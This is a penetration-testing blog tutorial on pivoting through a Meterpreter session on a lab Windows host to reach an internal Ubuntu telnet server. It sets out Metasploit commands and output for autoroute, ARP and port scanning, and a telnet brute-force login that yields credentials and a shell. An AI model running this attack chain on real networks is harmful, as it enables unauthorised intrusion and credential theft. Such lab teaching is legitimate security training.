Telnet Pivoting through Meterpreter

posted in KALI LINUX , PENETRATION TESTING on OCTOBER 6, 2017 by RAJ CHANDEL

SHARE

In our previous tutorial we had discussed on SSH pivoting and today we are going to discuss Telnet pivoting.

From Offensive Security


Pivoting is technique to get inside an unreachable network with help of pivot (centre point). In simple words it is an attack through which attacker can exploit those system which belongs to different network. For this attack, the attacker needs to exploit the main server that helps the attacker to add himself inside its local network and then attacker will able to target the client system for attack.

Lab Setup requirement:

Attacker machine: Kali Linux

Pivot Machine (client): window operating system with **two** network interface

Target Machine: Ubuntu server (Allow telnet service)




Exploit pivot machine

Use exploit MS17-010 or multi handler to hack the pivot machine.

sessions

From given image you can confirm that I owned pivot machine (192.168.1.107) meterpreter session1.




```
Active sessions
===============

  Id  Type                     Information                                Connect
ion
  --  ----                     -----------                                -------
---
  1   meterpreter x86/windows  WIN-8N2QNIN07VP\victim @ WIN-8N2QNIN07VP  192.168
.1.222:5544 -> 192.168.1.107:49230 (192.168.1.107)
```

Check network interface through following command:

Meterpreter> ifconfig


From given image you can observe two networks interface in pivot's system 1st for IP **192.168.1.107** through which attacker is connected and 2nd for IP **10.0.0.20** through which telnet server (targets) are connected.



```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
```

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking



```
Hardware MAC : 00:0[redacted]6:4e:1a
MTU          : 1500
IPv4 Address : 192.168.1.107
IPv4 Netmask : 255.255.255.0


Interface 12 www.hackingarticles.in
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:[redacted]0:00:00
MTU          : 1280
IPv6 Address : fe80::5[redacted]16b
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 13
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:[redacted]6:4e:24
MTU          : 1500
IPv4 Address : 10.0.0.20
IPv4 Netmask : 255.0.0.0
```

Route Add

Since attacker belongs to **192.168.1.1** interface and target belongs to **10.0.0.0** interface therefore it is not possible to directly make attack on target network until unless the attacker acquires same network connection. In order to achieve 10.0.0.0 network attacker need run the **post exploitation** "autoroute".

use post/multi/manage/autoroute


msf post(autoroute) > set session 1

msf post(autoroute) > exploit

Articles

Select Month ⌄

Facebook Page



```
[*] Backgrounding session 1...
msf exploit(handler) >  use post/multi/manage/autoroute
msf post(autoroute) > set session 1
session => 1
msf post(autoroute) > exploit

[*] Running module against WIN-8N2QNIN07VP
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.0.0.0/255.0.0.0 from host's routing table.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

This Module will perform an ARP scan for a given IP range through a Meterpreter Session.

use post/windows/gather/arp_scanner


msf post(arp_scanner) > set rhosts 10.0.0.1-30

msf post(arp_scanner) > set session 1

msf post(arp_scanner) > set thread 20

msf post(arp_scanner) > exploit

Here we found a new IP **10.0.0.10** as shown in given image. Let's perform TCP port scan for activated services on this machine.



```
msf post(autoroute) > use post/windows/gather/arp_scanner
msf post(arp_scanner) > set rhosts 10.0.0.1-30
rhosts => 10.0.0.1-30
msf post(arp_scanner) > set session 1
session => 1
msf post(arp_scanner) > set thread 20
thread => 20
msf post(arp_scanner) > exploit

[*] Running module against WIN-8N2QNIN07VP
[*] ARP Scanning 10.0.0.1-30
[*]     IP: 10.0.0.10 MAC 00:0c:29:bf:f2:78 (VMware, Inc.)
[*]     IP: 10.0.0.20 MAC 00:0c:29:46:4e:24 (VMware, Inc.)
[*] Post module execution completed
```

This module Enumerates open TCP services by performing a full TCP connect on each port. This does not need administrative privileges on the source machine, which may be useful if pivoting.

use auxiliary/scanner/portscan/tcp


msf auxiliary(tcp) > set ports 23

msf auxiliary(tcp) > set rhosts 10.0.0.1

msf auxiliary(tcp) > set thread 10

msf auxiliary(tcp) >exploit

From given you can observe **port 23** is **open** and we know that port 23 is used for telnet service.



```
msf post(arp_scanner) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set ports 23
ports => 23
msf auxiliary(tcp) > set rhosts 10.0.0.10
rhosts => 10.0.0.10
msf auxiliary(tcp) > set threads 10
threads => 10
msf auxiliary(tcp) > exploit

[*] 10.0.0.10:             - 10.0.0.10:23 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Use Telnet login Brute Force Attack

An attacker always tries to make brute force attack for stealing credential for unauthorized access.

This module will test a telnet login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Now type following command to Brute force TELNET login:

use auxiliary/scanner/telnet/telnet_login

msf auxiliary(telnet_login) > set rhosts 10.0.0.10


msf auxiliary(telnet_login) > set user_file /root/Desktop/user.txt

msf auxiliary(telnet_login) > set pass_file /root/Desktop/pass.txt

msf auxiliary(telnet_login) > exploit

From given image you can observe that TELNET server is not secure against brute force attack because it is showing matching combination of **username: aarti** and **password:**

123 for login simultaneously it has opened victims command shell as **session 2**




```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > set rhosts 10.0.0.10
rhosts => 10.0.0.10
msf auxiliary(telnet_login) > set user_file /root/Desktop/user
user_file => /root/Desktop/user
msf auxiliary(telnet_login) > set pass_file /root/Desktop/pass
pass_file => /root/Desktop/pass
msf auxiliary(telnet_login) > exploit

[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: root:123 (Incorrect: )
[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: root:toor (Incorrect: )
[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: root:pass (Incorrect: )
[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: admin:123 (Incorrect: )
[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: admin:root (Incorrect: )
[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: admin:toor (Incorrect: )
[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: admin:pass (Incorrect: )
[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: abc:123 (Incorrect: )
[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: abc:root (Incorrect: )
[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: abc:toor (Incorrect: )
[-] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN FAILED: abc:pass (Incorrect: )
[+] 10.0.0.10:23          - 10.0.0.10:23 - LOGIN SUCCESSFUL: aarti:123
[*] 10.0.0.10:23          - Attempting to start session 10.0.0.10:23 with aarti:123
[*] Command shell session 2 opened (192.168.1.222-192.168.1.107:0 -> 10.0.0.10:23) at 2
017-10-05 19:09:18 +0530
```

Let’s count the number of victim sessions we have hold using following command:

sessions

From given image you can observe there are two sessions **1st** as meterpreter session of windows system and **2nd** as command shell of telnet server.




```
msf auxiliary(telnet_login) > sessions

Active sessions
===============

  Id  Type                   Information                                Connection
  --  ----                   -----------                                ----------
  1   meterpreter x86/windows  WIN-8N2QNIN07VP\victim @ WIN-8N2QNIN07VP  192.168.1.222:
5544 -> 192.168.1.107:49230 (192.168.1.107)
  2   shell /                TELNET aarti:123 (10.0.0.10:23)            192.168.1.222-
192.168.1.107:0 -> 10.0.0.10:23 (10.0.0.10)
```

sessions 2

Now attacker is command shell of server, let’s verify through network configuration.

Ifconfig

From given you can observe the network IP is **10.0.0.10**



```
msf auxiliary(telnet_login) > sessions 2
[*] Starting interaction with 2...

aarti@ubuntu:~$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bf:f2:78
          inet addr:10.0.0.10  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febf:f278/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1721 errors:0 dropped:0 overruns:0 frame:0
          TX packets:669 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact here

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← SSH PENETRATION TESTING (PORT 22)

NEXT POST

UNDERSTANDING GUIDE TO ICMP PROTOCOL WITH WIRESHARK →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

□

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

□ Notify me of follow-up comments by email.

□ Notify me of new posts by email.